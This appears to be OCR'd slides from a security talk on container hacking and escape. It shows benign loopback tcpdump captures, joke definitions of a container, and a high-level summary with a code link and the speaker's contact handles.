
```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@.@..t........'.......'........;.....
..._....mk@ldap.servus.mom
```

Entering A Container - Scrolly Packets!



```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@.@..t........'.......'........;.....
..._....mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@.@..V..........'.'......2.....?.....
..._..._ich_liebe_scrolly_text
```

Entering A Container - Scrolly Packets.



```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@.@..t........'.......'........;.....
..._....mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@.@..V..........'.'......2.....?.....
..._..._ich_liebe_scrolly_text

20:39:52.502438 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 24:29, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 5
E..9.U@.@..g..........'.'......2.....-.....
..._..._done

3 packets captured
6 packets received by filter
0 packets dropped by kernel
```

What's a Container? (v6)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
  - Someone who's escaped a container

What's a Container? (v6)

- Where my application runs all nice and self-contained
    - Application Developer
- An application running on Linux, plus isolation (and YAML)
    - Systems Administrator
- Linux, but missing bits
    - Someone who's just got a shell
- Processes with restrictive metadata
    - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
    - Someone who's escaped a container
- All of the above

In Summary...

1. Hacking containers isn't all that much different from ~~hacking~~ using Linux
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process
4. `/proc` is your friend

Code: github.com/magisterquis/dtffmacac

In Summary...

Code: github.com/magisterquis/dtffmacac

1. Hacking containers isn't all that much different from ~~hacking~~ using Linux
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process
4. `/proc` is your friend

Parting Thoughts

Code: github.com/magisterquis/dtffmacac

1. No Secrets, just Docs
2. Code is available
   a. But maybe don't read it?
3. Unsecret Weapons: Make/Rsync/Prove
4. Unscret Hindrance: Overengineering
5. Do it!

Thanks :)

Questions?

Twitter/Discord:	`@magisterquis`
Libera:	`stuart`
Code:	`github.com/magisterquis/dtffmacac`

Thanks :)

No time for questions :(

Twitter/Discord:	`@magisterquis`
Libera:	`stuart`
Code:	`github.com/magisterquis/dtffmacac`